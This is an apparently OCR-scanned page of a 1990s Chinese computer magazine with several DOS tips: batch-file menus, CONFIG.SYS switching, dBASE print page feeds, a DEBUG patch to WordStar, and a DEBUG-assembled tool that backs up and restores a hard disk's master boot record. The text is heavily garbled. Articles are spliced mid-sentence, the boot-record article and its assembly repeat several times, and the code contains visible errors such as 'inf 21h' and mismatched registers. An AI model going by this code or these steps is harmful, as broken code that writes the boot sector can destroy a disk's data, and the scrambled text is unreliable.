242 174 137 234 70 139 199
43 195 180 76 205 33 --1

下面举两个例子来说明实用程序 KEY.COM 在批处理文件中的应用。

一、建立 DOS 菜单

“菜单”技术普遍用于应用软件的设计中,它为使用者提供了一条查找所需信息的“途径”,使不熟悉计算机的用户也可方便地使用计算机,因此,“菜单”技术深受计算机软件设计人员和用户的欢迎。但是,普通的菜单大多在某一语言程序(如 BASIC, dBASE, C, PASCAL 等)中实现,这使得各种应用软件的选择受到很大的限制。因为各种应用软件是用不同的语言编写的,大多数软件都可在 DOS 下运行,用某种语言编写的菜单必然会限制用其他语言编写的软件的同时选用,这给软件的联合使用带来一定的困难,解决的最好办法是建立一个 DOS 级菜单。利用批处理命令加上本文提供的实用程序 KEY.COM,可以顺利地解决各种应用软件同时选用的问题。例如用户在硬盘上有 TURBO.C、BASICA 程序 HQC.BAS、CCED、WORDSTAR 等实用软件,分别在子目录 c:\a.e., c:\b.mic., c:\comp., c:\wordstar 中,在运行完一个实用软件时,再返回到另一实用软件,这无给操作带来麻烦和不便。利用下面的方法可以把这些实用软件统一在一个用户界面下,根据菜单选择自动运行不同的实用软件。为此,编写如下批处理文件 AUTO.BAT:

```

ECHO OFF
START
CLS
ECHO OFF
ECHO 0--运行 TURBO C2.0
ECHO 1--运行 HQC.BAS
ECHO 2--运行 CCED
ECHO 3--运行 WORDSTAR
ECHO 4--返回 DOS
ECHO --请选择... (0-4);
KEY 01234
IF ERRORLEVEL 4 GOTO EXIT
IF ERRORLEVEL 3 GOTO WORD
IF ERRORLEVEL 2 GOTO ED
IF ERRORLEVEL 1 GOTO GO
IF ERRORLEVEL 0 GOTO BAS

```

IF ERRORLEVEL 0 goto C
:C
CD /TC
TC

运行 AUTO.bat, 屏幕出现如下选择菜单:

```

0--运行 TURBO C2.0
1--运行 HQC.BAS
2--运行 CCED
3--运行 WORDSTAR
4--返回 DOS

```

```

CD \
GOTO START
:BAS
cd \BASIC
BASICA HQC.BAS
CD \
GOTO START
:ED
CD /CCED
CCED
CD \
GOTO START
:WORD
CD /WORDSTAR
WS
CD \
GOTO START
:EXIT
CLS
ECHO ON
请选择... (0-4)
提示用户输入 (0-4) 加以选择,并根据选择自动运行相应的实用软件,运行结束后返回主菜单重新请求选择,直到选择 4 返回 DOS 为止。这样就形成一个带有菜单选择功能的良好用户界面,十分直观方便,较好地解决了多种应用软件的同时选用问题。

```

二、为微机增加启动时的配置选择功能

系统配置文件 CONFIG.SYS 是为了改善系统功能而编制的一个特殊文件,用户可以根据机器情况和具体要求,利用配置命令对系统进行重调,以充分利用微机软硬件资源,提高微机操作运行性能。例如一台 386 微机,有时要在 CMOS 2.13H 汉字系统下运行,有时要在 AUTOCAD 环境下运行。由于这两种环境对 CONFIG.SYS 的要求不同(如 CMOS 2.13H 要求 CONFIG.SYS 第一行须是 DEVICE=ANSI.SYS,否则不能启动,而运行 AUTO.CAD 却不能有这一条,否则字

符不能删除,而且这两种环境对扩展内存的使用也各不相同),因此 CONFIG.SYS 文件的合适与否,不仅直接影响系统及应用软件的运行性能,甚至会使整个系统无法正常运行。利用本文提供的实用程序 KEY.COM,可使用户动态选择安装 CONFIG.SYS 文件,较好地解决系统的配置问题。具体方法如下:首先利用编辑软件按配置要求的目录下分别建立 CONFIG.SYS 和 CONFIG.OLD 文件,然后在 AUTOEXEC.BAT 文件的开始部分加入以下部分内容:

```

TYPE CONFIG.SYS
ECHO 是否 Do you want to change the file CONFIG.SYS (Y/N)?--
KEY YN
IF ERRORLEVEL 1 GOTO NEXT
IF ERRORLEVEL 0 GOTO CHANGE

```

这样每次启动时,首先显示当前配置文件 CONFIG.SYS 的内容,并提示用户是否要更换配置文件。若配置合适,不想更换,则键入 N(n),转到原批处理文件部分;若想换用另一种配置文件,则键入 Y(y),转到标号 CHANGE 部分,对当前两个文件进行改名,并提示用户重新启动机器。

以上仅介绍实用程序 KEY.COM 应用的两个方面,还有许多方面的应用等有待有兴趣的读者自己去探索。 编著 黄友斌

来源:黄友斌 07 号

CCED 与 *.DBF 数据传递的方法

由于 CCED 诸多优点,已被各界计算机专业人士广泛应用,尤其是 DBASE 或 FOXBASE 数据库经 CCED 中 DBST 转换后,快速地将数据表格输出文件,不再需要编辑程序,但是我们长期应用实践中感到,从表格文件中数据直接回转到原数据库 *.DBF,实现到 CCED 与 *.DBF 相互数据传递是一个有待于急需解决的问题。

我们对 CCED 表格文件分析后,发现 CCED 在转换数据库时依据数据库字段名本身的字符数为表格长度进行转换,若字段名的宽度多于字段本身字符数,则以其宽度为基准进行转换,且占 1、1 占 2 个字符,由此分析结果,用 FOXBASE 编辑了一个程序,实现了把数据库 CCED 文件中回转到原数据库。

数据库名为 LTBN.DBF
结构和内容为:
1. 数据库字段宽度要求用偶数;
2. 数据库字段宽度等于或大于字段本身字符数;
3. 数据库经 CCED 的 DBST 转换表格文件 LTB1 (转换时注意不要 DBST 的序号),把 LTB1 拷贝成 LTB1L.TXT;

4. 执行 LT.RPG 即可完成转换。
源程序如下:
源程序说明:

```

1. 第三句中的 MODI STRU 要求把与 CCED 的表格文件对应的数据库 LTBN.DBF 字段类型全部改成字符型。
2. 建立数据库结构文件 LTB1L,利用第一个循环把字段名赋值到 LTB1L, B3...BN。
3. 以结构文件 LTB1L 建立数据库 LTB2,从 LTB1L.TXT 加入数据。
4. 第二个循环利用第一个循环的赋值替代数据库每个字段的数据库,删除表格线。
5. 再以后的 MODI STRU 要求把数据库 LTBN.DBF 字段类型改回原来的结构类型。
编者者在 285,386 机试用,此程序对字符型、数字型、日期型、逻辑型字段的转换均可达到满意的转换效果。
北京 李庆朴 王京广

```

```

:CHANGE
REN CONFIG.SYS CONFIG
REN CONFIG.OLD .CON-
FIG.SYS
REN CONFIG CONFIG.OLD
:RR
ECHO please RESET again
PAUSE
goto rr
:NEXT
....
(原批处理文件部分略)
这样每次启动时,首先显示当前配置文件 CONFIG.SYS 的内容,并提示用户是否要更换配置文件。若配置合适,不想更换,则键入 N(n),转到原批处理文件部分;若想换用另一种配置文件,则键入 Y(y),转到标号 CHANGE 部分,对当前两个文件进行改名,并提示用户重新启动机器。
以上仅介绍实用程序 KEY.COM 应用的两个方面,还有许多方面的应用等有待有兴趣的读者自己去探索。 编著 黄友斌
来源:黄友斌 07 号

```

来源:黄友斌 07 号

来源:黄友斌 07 号

来源:黄友斌 07 号

来源:黄友斌 07 号

来源:黄友斌 07 号

来源:黄友斌 07 号

来源:黄友斌 07 号

来源:黄友斌 07 号

来源:黄友斌 07 号

来源:黄友斌 07 号

来源:黄友斌 07 号

来源:黄友斌 07 号

来源:黄友斌 07 号

来源:黄友斌 07 号

来源:黄友斌 07 号

来源:黄友斌 07 号

来源:黄友斌 07 号

来源:黄友斌 07 号

来源:黄友斌 07 号

来源:黄友斌 07 号

来源:黄友斌 07 号

来源:黄友斌 07 号

来源:黄友斌 07 号

来源:黄友斌 07 号

来源:黄友斌 07 号

来源:黄友斌 07 号

来源:黄友斌 07 号

来源:黄友斌 07 号

来源:黄友斌 07 号

来源:黄友斌 07 号

来源:黄友斌 07 号

来源:黄友斌 07 号

来源:黄友斌 07 号

来源:黄友斌 07 号

来源:黄友斌 07 号

来源:黄友斌 07 号

来源:黄友斌 07 号

来源:黄友斌 07 号

来源:黄友斌 07 号

在用dBASE编写的表格打印程序中，最常用的换页方法是使用EJECT命令，然而在大数软件系统下，该命令不是失效就是走纸不准确，使程序员们烦恼。通常的变通方法是：每打印完一页便让程序停顿一下，用于手工调整打印纸后再继续打印下一页。这样使用户在打印表格页数较多时让用户深感不便。在CC213汉字操作系统下，系统配备的打印参数设置命令为解决这个问题提供了可能。下面，笔者就自己的实践所得，介绍在CC213下如何实现表格打印的精确换页。

CC213下表格打印的精确换页

精确换页用到CC213的两个打印参数设置命令：行距命令和页长命令。
行距命令确定执行时的纸张距离，在CC213中，行距用行距单位来表示，每个行距单位是1/120英寸，例如使用下列命令

```
INT 21H; 选择当  
前盘(输入路径名后  
的盘号)  
MOV AX,DI  
SUB BH,BH  
ADD AX,BH  
MOV DI,AX  
MOV AX,0000  
MOV [DI],AX  
POP DX  
MOV AH,3B  
INT 21; 改变路径  
JNB 51F4; 成功转  
51F4  
MOV DX,521B  
MOV AH,09  
INT 21; 显示出错  
信息。  
MOV AH,00  
INT 19; 等待键  
输入。  
POP DX; 弹出原  
缺盘的盘号  
MOV AH,0E  
INT 21; 选择原盘
```

中分WS(11行)是一个在PC机上使用得最广泛的一个中文文字编辑软件，特别是在M6401和科印排版系统中，都选择WS作为中文文字处理软件。在使用该软件过程中，明显地存在一个缺陷，即不支持有路径的文件名。当要编辑某个子目录下的文件时，该软件就显得无能为力了。只能退出WS，在DOS下选择指定目录，在进入WS进行编辑。操作复杂，能否在WS下直接进入某一个目录进行编辑?经分析WS.COM文件后，找到一个解决的办法。

WS编辑文件时，是使用INT21的0F功能打开文件，不支持带路径的文件名。如果要修改为句柄法打开文件，需要改动的程序较多，较复杂，故不采用。经分析该软件有些功能使用率不高，可采用打补丁的方法，占有某些不常用的功能，作为新改进的功能。具体改变如下：

```
debug WS.COM  
-> 328  
0328 3C36 CMP  
AL,36  
032A 7504 JNZ  
0330  
032C B070 MOV  
AL,70  
032E EB02 JMP  
-> A521B  
0330 B061 MOV  
AL,61  
0332 A2E46 MOV  
[43E],AL  
0335 C3 RET  
328处是判断是否键入数字6键，但该软件无第6功能，可选择该功能作为新改进的功能。改后如下：  
-> 2fe  
0328 3C26 CMP  
AL,36  
032A 741F JZ 034B  
当键入数字0时，转移到034B处。  
-> 34b  
034B E964E JMP  
51B2  
034D是一个无条件转移，转移到034B就是新增加的改变目录的程序。  
-> 51B2  
MOV AH,19  
INT 21; 向主菜单  
PUSH ; 保存缺  
省盘号。  
MOV DX,51FC  
MOV AH,09  
INT21; 显示输入路径。  
MOV DX,5245  
INT21; 输入路径名  
MOV DI,DX  
INC DI  
MOV BL,[DI]  
INC DI  
PUSH DI  
MOV DX,[DI]  
SUB DL,61  
MOV AH,0E
```

关于中分WS的一点改进

```
(即缺省的盘号)  
JMP 0770; 跳转到  
菜单显示。  
-> A 51fe  
X X X X; 51FC  
0A; 清除需要改  
变的盘名，  
OD,0A;  
-> A521B  
X X X X; 521B  
DB0D,0A; 没有该  
目，或路径名错。  
X X X X; 5233  
DB0D,0A; 按任一  
键返回，  
OD,0A  
-W  
-Q  
-debug WSMS-  
GS.OVR  
-> A 638  
X X X X; 638DB  
[G]改变路径  
-W  
-Q  
修改完毕，即可在  
WS下进入任意目录  
编辑文件。  
缺点：不能改变WS  
所在盘的目录，因改  
变WS所在盘的目录  
时，会因改变路径后，  
找不到所需的覆盖文  
件WSMSGS.OVR而死  
机。解决的办法是在  
批处理文件中加入  
PATHSMSGS.OVR  
所在的盘的盘名  
APPEND WSMS-  
GS.OVR所在盘的  
盘名  
使用方法：在选择6  
键后，出现：  
请输入需要改变的  
路径名：输入要改  
变的盘名即可。  
例：请输入需要改  
变的盘名：a:\db\<br>按回车  
在SCOREAT/AT机上  
INT'PC/XT机上通  
过。云南 董建刚
```

我们大家都知道，在对硬盘进行低级格式化与分区之后，系统在硬盘的0头0面一扇区建立了一个主引导区。该区共有512字节，前240字节是主引导程序，主要作用是提供硬盘自举程序。从偏移1BEH开始是64个字节的硬盘分区表，提供给系统硬盘分区信息。最后两个字节55和AA是自举记录的有效标志。该扇区的信息对用户是不透明的。而我们在日常工作中，经常会遇到硬盘无故消失，主要原因是主引导区遭到了病毒感染和其它原因的损坏。以往解决这个问题是将硬盘重新低级格式化、分区、高级格式化，这样一来硬盘的数据全都丢失，造成不应有的损失。针对这一问题，我编写了一个小程序，见附图。其主要作用是：在硬盘状况良好时，将主引导区的内容拷贝在一个名叫'KU.CFG'的文件中保存起来。当硬盘出现上述故障时，将'KU.CFG'文件内容拷贝回原来的位置，以达到恢复硬盘不丢失数据之目的。

特别需要强调的是：行距命令设置的行距只对数据打印起作用，而对EJECT命令引起的走纸行距没有影响，换页时的走纸行距永远是标准行距201。这一点在CC213的资料中也不曾提及，使许多照搬资料所叙方法仍无法实现精确换页的程序员感到困惑不解，笔者通过反复试验才得知这一规律。

我们通常使用的标准打印纸纸长为11英寸，为了实现精确换页，就必须使实际打印的纸张长度与EJECT命令引起的走纸长度之和正好等于11英寸。施行以下步骤可圆满解决这一问题：

- 1) 根据打印字型确定行距(如使用24*24标准字型时取16)，以获得封闭表格线；
- 2) 根据表格每页的打印行数确定每页实际打印长度(以行距为单位)
实际打印长度=打印行数*行距+各行调整量之和；
- 3) 求得打印纸剩余部分在用EJECT走纸时按标准行距20的可行走纸长度
走纸行数=INT((11*120-实际打印长度)/20)；
- 4) 打印行数和走纸行数和即为页长命令应设置的行数
页长行数=打印行数+走纸行数；
- 5) 确定走纸结束后的页长偏差
偏差=MOD(11*120-实际打印长度,20)

若偏差不为0，则页长值加1，并在使用EJECT前使用行距命令，行距值取所求偏差，然后在打印一个空行后再使用EJECT换页。经过以上步骤就能保证精确换页。设有一张表格，共需打印60行，除第1行的表名采用24*24双向扩展字打印外，其余各行均采用24*24标准字型，按上述步骤求出各参数：
基本行距=16
实际打印长度=60*16+16=976行距单位(其中16为表名行调整量)
走纸行数=INT((11*120-976)/20)
=-14
页长行数=60+14=74
偏差=MOD(11*120-976,20)=4行距单位
最后页长=74+1=75
故在程序中打印每页的首尾加入以下命令便可实行精确换页：

```
SET DEVI TO PRIN  
SET PRIN ON  
@PROW(,0) SAY '%16#75''&&行距16,页长74
```

&&省略打印每页语句
@PROW(,0) SAY '%4''&&偏差补偿
@PROW(+1,0) SAY '%
EJECT &&精确换纸至页首
还应注意的是，每页的实际打印行数不应超过最大的打印行数，即不能超过INT(11/(行距*1/120))=INT(1320/行距)。

否则即使沿用上述步骤也不会正确换页。
广州 董建刚

```
MOV AX,[01AB]  
CMP AL,57  
JNZ 0136  
MOV AL,[01AC]  
CMP AL,2E  
JNZ 0136  
MOV AH,[01AD]  
CMP AL,4D  
JNZ 0136  
MOV AH,09  
MOV DX,01B3  
INT 21  
MOV AH,01  
INT 21  
CMP AL,31  
JZ 013B  
CMP AL,32  
JZ 0165  
MOV AX,4C00  
INT 21  
MOV DX,0080  
MOV CX,0001  
MOV AX,0201  
ds:seg  
-a  
org 100h  
read proc far  
start:  
mov ah,9  
mov dx,offset data  
int 21h  
mov ah,0Ah  
mov dx,offset data  
int 21h  
mov al,data-2+2  
cmp al,57h  
jne loc_1  
mov al,data-2+3  
cmp al,2Eh  
jne loc_1  
mov al,data-2+4  
cmp al,4Dh  
jne loc_1  
mov ah,9  
movdx,offset data_3  
int 21h  
mov al,data-2+2  
cmp al,57h  
jne loc_1  
mov al,data-2+3  
cmp al,2Eh  
jne loc_1  
mov al,data-2+4  
cmp al,4Dh  
jne loc_1  
mov ah,9  
movdx,offset data_3  
int 21h  
mov ah,1  
int 21h  
cmp al,31h  
je loc_2  
cmp al,32h  
je loc_3  
mov ax,4c00h  
int 21h  
loc_2:  
mov dx,80h  
mov cx,1  
mov ax,301h  
mov dx,300h  
int 13h  
mov ah,3ch  
mov dx,offset data_4  
mov cx,0  
int 21h  
mov ax,3Eh  
int 21h  
mov bx,ax  
mov dx,300h  
mov ah,40h  
int 21h  
jmp short loc_1  
loc_3:  
mov ax,3D00h  
mov dx,offset data_5  
int 21h  
inf 21h  
mov bx,ax  
mov ah,3Fh  
mov cx,200h  
mov dx,300h  
mov ah,40h  
int 21h  
mov ah,3Eh  
int 21h  
jmp short loc_1  
loc_4:  
mov ax,3D00h  
mov dx,offset data_5  
int 21h  
inf 21h  
mov bx,ax  
mov ah,3Fh  
mov cx,200h  
mov dx,300h  
int 13h  
jmp short loc_1  
data 1  
data 1 db 0Dh,  
0Ah,  
Please enter the password,  
0dh,  
0Ah,  
$  
db 08,0,0,0,0,0,  
0,0,0,0,  
-1  
(选择1读主引导区)  
Write boot record  
-1  
db 01,0d0a,0a  
db 'Write boot data 2 db 8,7,8  
dup (?)  
db 'Press and key to return DOS'  
-A206  
db 'KU.CFG',0  
-NREAD.COM  
-RCX  
10B  
-W  
-Q  
附件三  
seg_a segment  
seg_a ends  
end start
```

我们大家都知道

我们大家都知道，在对硬盘进行低级格式化与分区之后，系统在硬盘的0头0面一扇区建立了一个主引导区。该区共有512字节，前240字节是主引导程序，主要作用是提供硬盘自举程序。从偏移1BEH开始是64个字节的硬盘分区表，提供给系统硬盘分区信息。最后两个字节55和AA是自举记录的有效标志。该扇区的信息对用户是不透明的。而我们在日常工作中，经常会遇到硬盘无故消失，主要原因是主引导区遭到了病毒感染和其它原因的损坏。以往解决这个问题是将硬盘重新低级格式化、分区、高级格式化，这样一来硬盘的数据全都丢失，造成不应有的损失。针对这一问题，我编写了一个小程序，见附图。其主要作用是：在硬盘状况良好时，将主引导区的内容拷贝在一个名叫'KU.CFG'的文件中保存起来。当硬盘出现上述故障时，将'KU.CFG'文件内容拷贝回原来的位置，以达到恢复硬盘不丢失数据之目的。

首先选一块放在A驱动器，将其格式化并加起动力系统，(FORMAT A:/S)在DEBUG程序下利用A汇编命令将程序打入(见附件一)。这时A盘有了一个名叫READ.COM的程序，运行该程序(见附件二)选择1，程序可自动的在A盘上建立一个名叫KU.CFG的文件，该文件储存了主引导区的信息内容。这时可将A盘中的盘片取出贴上前写贴保存好。当以后你的机器硬盘出现上述故障时，将该盘插入A驱动器运行READ.COM程序选择2，即可恢复硬盘的主引导区。 青岛 王民

附件二
程序使用步骤
A>READ
-A189
DB' Please enter the password,'
0d,
0a,0a,' \$
db 08,0,0,0,0,0,
0,0,0,0,
-1
(选择1读主引导区)
Write boot record
-1
db 01,0d0a,0a
db 'Write boot data 2 db 8,7,8
dup (?)
db 'Press and key to return DOS'
-A206
db 'KU.CFG',0
-NREAD.COM
-RCX
10B
-W
-Q
附件三
seg_a segment
seg_a ends
end start

附件一
程序使用步骤
A>READ
-A189
DB' Please enter the password,'
0d,
0a,0a,' \$
db 08,0,0,0,0,0,
0,0,0,0,
-1
(选择1读主引导区)
Write boot record
-1
db 01,0d0a,0a
db 'Write boot data 2 db 8,7,8
dup (?)
db 'Press and key to return DOS'
-A206
db 'KU.CFG',0
-NREAD.COM
-RCX
10B
-W
-Q
附件三
seg_a segment
seg_a ends
end start

附件二
程序使用步骤
A>READ
-A189
DB' Please enter the password,'
0d,
0a,0a,' \$
db 08,0,0,0,0,0,
0,0,0,0,
-1
(选择1读主引导区)
Write boot record
-1
db 01,0d0a,0a
db 'Write boot data 2 db 8,7,8
dup (?)
db 'Press and key to return DOS'
-A206
db 'KU.CFG',0
-NREAD.COM
-RCX
10B
-W
-Q
附件三
seg_a segment
seg_a ends
end start

```
MOV AX,[01AB]  
CMP AL,57  
JNZ 0136  
MOV AL,[01AC]  
CMP AL,2E  
JNZ 0136  
MOV AH,[01AD]  
CMP AL,4D  
JNZ 0136  
MOV AH,09  
MOV DX,01B3  
INT 21  
MOV AH,01  
INT 21  
CMP AL,31  
JZ 013B  
CMP AL,32  
JZ 0165  
MOV AX,4C00  
INT 21  
MOV DX,0080  
MOV CX,0001  
MOV AX,0201  
ds:seg  
-a  
org 100h  
read proc far  
start:  
mov ah,9  
mov dx,offset data  
int 21h  
mov ah,0Ah  
mov dx,offset data  
int 21h  
mov al,data-2+2  
cmp al,57h  
jne loc_1  
mov al,data-2+3  
cmp al,2Eh  
jne loc_1  
mov al,data-2+4  
cmp al,4Dh  
jne loc_1  
mov ah,9  
movdx,offset data_3  
int 21h  
mov ah,1  
int 21h  
cmp al,31h  
je loc_2  
cmp al,32h  
je loc_3  
mov ax,4c00h  
int 21h  
loc_2:  
mov dx,80h  
mov cx,1  
mov ax,301h  
mov dx,300h  
int 13h  
mov ah,3ch  
mov dx,offset data_4  
mov cx,0  
int 21h  
mov ax,3Eh  
int 21h  
mov bx,ax  
mov dx,300h  
mov ah,40h  
int 21h  
jmp short loc_1  
loc_3:  
mov ax,3D00h  
mov dx,offset data_5  
int 21h  
inf 21h  
mov bx,ax  
mov ah,3Fh  
mov cx,200h  
mov dx,300h  
mov ah,40h  
int 21h  
jmp short loc_1  
loc_4:  
mov ax,3D00h  
mov dx,offset data_5  
int 21h  
inf 21h  
mov bx,ax  
mov ah,3Fh  
mov cx,200h  
mov dx,300h  
int 13h  
jmp short loc_1  
data 1  
data 1 db 0Dh,  
0Ah,  
Please enter the password,  
0dh,  
0Ah,  
$  
db 08,0,0,0,0,0,  
0,0,0,0,  
-1  
(选择1读主引导区)  
Write boot record  
-1  
db 01,0d0a,0a  
db 'Write boot data 2 db 8,7,8  
dup (?)  
db 'Press and key to return DOS'  
-A206  
db 'KU.CFG',0  
-NREAD.COM  
-RCX  
10B  
-W  
-Q  
附件三  
seg_a segment  
seg_a ends  
end start
```

我们大家都知道

我们大家都知道，在对硬盘进行低级格式化与分区之后，系统在硬盘的0头0面一扇区建立了一个主引导区。该区共有512字节，前240字节是主引导程序，主要作用是提供硬盘自举程序。从偏移1BEH开始是64个字节的硬盘分区表，提供给系统硬盘分区信息。最后两个字节55和AA是自举记录的有效标志。该扇区的信息对用户是不透明的。而我们在日常工作中，经常会遇到硬盘无故消失，主要原因是主引导区遭到了病毒感染和其它原因的损坏。以往解决这个问题是将硬盘重新低级格式化、分区、高级格式化，这样一来硬盘的数据全都丢失，造成不应有的损失。针对这一问题，我编写了一个小程序，见附图。其主要作用是：在硬盘状况良好时，将主引导区的内容拷贝在一个名叫'KU.CFG'的文件中保存起来。当硬盘出现上述故障时，将'KU.CFG'文件内容拷贝回原来的位置，以达到恢复硬盘不丢失数据之目的。

首先选一块放在A驱动器，将其格式化并加起动力系统，(FORMAT A:/S)在DEBUG程序下利用A汇编命令将程序打入(见附件一)。这时A盘有了一个名叫READ.COM的程序，运行该程序(见附件二)选择1，程序可自动的在A盘上建立一个名叫KU.CFG的文件，该文件储存了主引导区的信息内容。这时可将A盘中的盘片取出贴上前写贴保存好。当以后你的机器硬盘出现上述故障时，将该盘插入A驱动器运行READ.COM程序选择2，即可恢复硬盘的主引导区。 青岛 王民

附件二
程序使用步骤
A>READ
-A189
DB' Please enter the password,'
0d,
0a,0a,' \$
db 08,0,0,0,0,0,
0,0,0,0,
-1
(选择1读主引导区)
Write boot record
-1
db 01,0d0a,0a
db 'Write boot data 2 db 8,7,8
dup (?)
db 'Press and key to return DOS'
-A206
db 'KU.CFG',0
-NREAD.COM
-RCX
10B
-W
-Q
附件三
seg_a segment
seg_a ends
end start

附件一
程序使用步骤
A>READ
-A189
DB' Please enter the password,'
0d,
0a,0a,' \$
db 08,0,0,0,0,0,
0,0,0,0,
-1
(选择1读主引导区)
Write boot record
-1
db 01,0d0a,0a
db 'Write boot data 2 db 8,7,8
dup (?)
db 'Press and key to return DOS'
-A206
db 'KU.CFG',0
-NREAD.COM
-RCX
10B
-W
-Q
附件三
seg_a segment
seg_a ends
end start

附件二
程序使用步骤
A>READ
-A189
DB' Please enter the password,'
0d,
0a,0a,' \$
db 08,0,0,0,0,0,
0,0,0,0,
-1
(选择1读主引导区)
Write boot record
-1
db 01,0d0a,0a
db 'Write boot data 2 db 8,7,8
dup (?)
db 'Press and key to return DOS'
-A206
db 'KU.CFG',0
-NREAD.COM
-RCX
10B
-W
-Q
附件三
seg_a segment
seg_a ends
end start

```
MOV AX,[01AB]  
CMP AL,57  
JNZ 0136  
MOV AL,[01AC]  
CMP AL,2E  
JNZ 0136  
MOV AH,[01AD]  
CMP AL,4D  
JNZ 0136  
MOV AH,09  
MOV DX,01B3  
INT 21  
MOV AH,01  
INT 21  
CMP AL,31  
JZ 013B  
CMP AL,32  
JZ 0165  
MOV AX,4C00  
INT 21  
MOV DX,0080  
MOV CX,0001  
MOV AX,0201  
ds:seg  
-a  
org 100h  
read proc far  
start:  
mov ah,9  
mov dx,offset data  
int 21h  
mov ah,0Ah  
mov dx,offset data  
int 21h  
mov al,data-2+2  
cmp al,57h  
jne loc_1  
mov al,data-2+3  
cmp al,2Eh  
jne loc_1  
mov al,data-2+4  
cmp al,4Dh  
jne loc_1  
mov ah,9  
movdx,offset data_3  
int 21h  
mov ah,1  
int 21h  
cmp al,31h  
je loc_2  
cmp al,32h  
je loc_3  
mov ax,4c00h  
int 21h  
loc_2:  
mov dx,80h  
mov cx,1  
mov ax,301h  
mov dx,300h  
int 13h  
mov ah,3ch  
mov dx,offset data_4  
mov cx,0  
int 21h  
mov ax,3Eh  
int 21h  
mov bx,ax  
mov dx,300h  
mov ah,40h  
int 21h  
jmp short loc_1  
loc_3:  
mov ax,3D00h  
mov dx,offset data_5  
int 21h  
inf 21h  
mov bx,ax  
mov ah,3Fh  
mov cx,200h  
mov dx,300h  
mov ah,40h  
int 21h  
jmp short loc_1  
loc_4:  
mov ax,3D00h  
mov dx,offset data_5  
int 21h  
inf 21h  
mov bx,ax  
mov ah,3Fh  
mov cx,200h  
mov dx,300h  
int 13h  
jmp short loc_1  
data 1  
data 1 db 0Dh,  
0Ah,  
Please enter the password,  
0dh,  
0Ah,  
$  
db 08,0,0,0,0,0,  
0,0,0,0,  
-1  
(选择1读主引导区)  
Write boot record  
-1  
db 01,0d0a,0a  
db 'Write boot data 2 db 8,7,8  
dup (?)  
db 'Press and key to return DOS'  
-A206  
db 'KU.CFG',0  
-NREAD.COM  
-RCX  
10B  
-W  
-Q  
附件三  
seg_a segment  
seg_a ends  
end start
```

我们大家都知道，在对硬盘进行低级格式化与分区之后，系统在硬盘的0头0面一扇区建立了一个主引导区。该区共有512字节，前240字节是主引导程序，主要作用是提供硬盘自举程序。从偏移1BEH开始是64个字节的硬盘分区表，提供给系统硬盘分区信息。最后两个字节55和AA是自举记录的有效标志。该扇区的信息对用户是不透明的。而我们在日常工作中，经常会遇到硬盘无故消失，主要原因是主引导区遭到了病毒感染和其它原因的损坏。以往解决这个问题是将硬盘重新低级格式化、分区、高级格式化，这样一来硬盘的数据全都丢失，造成不应有的损失。针对这一问题，我编写了一个小程序，见附图。其主要作用是：在硬盘状况良好时，将主引导区的内容拷贝在一个名叫'KU.CFG'的文件中保存起来。当硬盘出现上述故障时，将'KU.CFG'文件内容拷贝回原来的位置，以达到恢复硬盘不丢失数据之目的。

要运行或者要用到磁盘中的 BASIC 程序,一般采用的方法有三种:

1. RUN 文件名。
2. CATALOG 命令后,用编辑键移动光标,扫描所需的数据。
3. 利用引导程序的功能,在各文件名前分别冠以 A、B、C、D、... 字母,此时只需按一个字母就能办到,注:现在流行的引导程序是在西文状态下工作。

在中学学习机上,文件名可以用汉字命名,在西文状态下输入时,会遇到每个汉字文件名不能调入,并在屏幕上显示 "FILE NOT FOUND" 字样(文件名拼错,找不到该文件)。

CEC-1 型学习机上共使用了 94 个汉字内码,在西文状态下,只有 1D、1E、1F 三个内码不显示字符,即为每个汉字区中的前三个汉字(16-56 区为国际一般汉字,56-87 区为国际二级汉字),如 "电视英语" 四个汉字,在西文状态下显示的字符为

把计算器变成计时器

利用 Casio fx-180p 或 Casio fx-3600p 计算器的程序计算功能,可以把计算器用来 "计时",如作为跑表或时钟等,虽然用计算器来计时的实用价值不一定很大,但在教学活动中,却能引起学生对计算器程序计算功能的极大兴趣,还能使其自觉钻研计算器的多种用途,还能起到开拓学生思维的效果,其作法介绍如下:

一、用计算器作跑表

以计算器每秒钟加法运算的次数为基数,设其单位为秒,再让计算器作循环累加,累加值放入存储器 M 中,即为计时值,随时可以查看,具体步骤如下:

1. 测试计算器每秒钟加法运算的次数

编程:MODE 0 P1 M+ INV RTN MODE. 运行:0 INV Min N P1-----AC(等待 Y 秒)

其中, N 为六十进制制秒以下正小数(如 0.0, 0.23)。Y 由等待时间决定,这时 M 存储器中的数 Z=每秒累加次数 W x 累加次数 N x 等待时间 Y,移项得每秒累加次数 W=Z/(N x Y),其中, N、Y 应事先求取或放入常数存储器中,求出 W 后再求其倒数 1/W,1/W 秒即为计时基数,求得此数后上述程序便没有存在的意义了。

2. 编制计时程序:MODE 0 P1 0.0 1/W M+ INVRTN MODE

注意 1/W 必须是一个实际的数,0.0 1/W 为用度、分、秒输入功能(功能键 '。')。

3. 运行计时程序(模拟跑表):预备:0 INV Min 起跑:P1 冲线:AC 读数:MR INV '。'

二、用计算器作"时钟"在上述基础上,P1 中的程序保持不变,利用 P2 作剔除大于 12 的整数部分和六十进制转换的操作,即可模拟时钟,P2 程序如下:

MODE 0 INV P2 1 INV MR+12-0.5 -MODE 7 0 INV RND x12 INV M-1M +MR INV 0/#MODE. 模拟时钟的操作项目及按键如下:置基本时间(如从 2.39' 28" 开始走时):2.39' 28" INV MIN 走时:P1 看时间:AC INV P2 调时间(加快 2' 33"),0.2' 33" INV M-继续走时:P1

需要说明的是,计算停在"走时"过程中,屏幕上因延迟显示而看不到时间,要看时间时必须强行中止运行,只需"走时"略快些,就可弥补停止的损失。Casio fx-3600PV 型计算器虽与上述计算器属同一系列,但因其采用了双重电源,在有光照和无光照条件下的运算速度是不一样的,故不能用来计时。

四川 罗登良

如何使汉字文件名在西文状态下下载

□3F□1R□Rn,正常的□后面应为两个字符,□是汉字的标识符代码7F。

为了避开这些在西文状态下不显的汉字,我编了一程序,现将使用方法介绍如下:

一、准备工作

1. 同时输入程序一和程序二;
2. 运行程序一,为程序取名(最好是自己熟悉的文件名);
3. 输入完文件名,按回车键,自动将程序二以 T 文件的形式存盘,作为以后取汉字文件名备用,准备工作完毕。

二、输入汉字文件名的方法

主机内存中的程序行号应在 0-62999 之间,需要对此程序以汉字命名时,请执行以下步骤:

1. EXEC 文件名,将程序调入主机内存;
2. 屏幕上立即显示"请输入文件名",字样,输入汉字文件名后按回车键,如果属于 1D、1E、1F 三个内码的文件,计算机将告诉你应重新输入几个汉字。
